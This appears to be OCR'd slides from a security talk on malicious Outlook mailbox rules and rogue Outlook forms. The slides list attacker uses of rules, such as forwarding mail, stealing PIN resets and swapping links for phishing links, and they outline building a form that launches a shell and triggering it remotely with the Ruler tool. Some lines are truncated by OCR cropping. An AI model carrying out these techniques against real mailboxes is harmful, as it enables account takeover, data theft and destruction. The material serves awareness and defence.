
## Bad Mailbox Rules and Rogue Forms

- Can be created manually by attacker on victm's computer
- Can be created remotely using hacking tools, like Empire Powershell or Sense Post Ruler
- Can be created using OAUTH phishing

# Bad Rules

## Bad Mailbox Rules


Common example: Outlook rule which copies every incoming email to another rogue user





# Bad Rules

## Bad Mailbox Rules

Common example: Outlook rule which copies every incoming email to another rogue user











# Bad Rules

## Bad Mailbox Rules

Common example: Outlook rule which copies every incoming email to another rogue user




# Bad Rules

## Bad Mailbox Rules

Called “Filters” in Gmail



# Bad Rules

## Bad Mailbox Rules

Other examples:

- Intercept and delete “Are you sure you want to update your bank details?” emails
- Monitor certain key words and only send those emails to the attacker
- Format a hard drive or delete files when a “triggering email” is received
- Send account PIN reset emails to attacker
- Intercept incoming emails to switch out critical details
- Change links in outgoing email to a phishing link


# Bad Rules

## Bad Mailbox Rules

Common example: Outlook rule which starts rogue app or shell

- **Start application** and **Run a script** options are no longer available unless you do a registry edit and restart Outlook

- And restarting Outlook might warn the end-user…so…



# Bad Forms

## Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell when specific email is received


- Modify Outlook form to do something malicious
- Can do anything programming can do

# Bad Forms

## Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

- Need to add **Developer** tab to Outlook
- File, Options
- Quick Access Toolbar
- Design a Form
- Add>>
- OK





# Bad Forms

## Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

- Create custom rogue form







# Bad Forms

## Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

- Create custom rogue form




# Bad Forms

## Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

- Create custom rogue form



# Bad Forms

## Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

How to trigger?

- On the attack machine, create an Outlook form with the same name and send an email to the victim using that form
- It will trigger the form which will trigger the rogue commands

# Bad Forms

## Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

- What good is it if you have to break into the victim to break into the victim?

- Well…

# Bad Forms

## Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

Use Sense Post **Ruler** tool

- https://github.com/sensepos
- Allows you to create custom

  Exchange, using either the M
- All hacker needs is their cre

```
./ruler --email john@msf.com form help

USAGE:
 ruler form [global options] command [command options] [arguments...]

VERSION:
 2.0.17

COMMANDS:
 add creates a new form.
 send send an email to an existing form and trigger it
 delete delete an existing form
 display display all existing forms
```

# Bad Forms

## Rogue Forms

Great Sense Post demo video: https://www.youtube.com/watch?v=XfMpJTnmoTk


1. They have user's email address and password
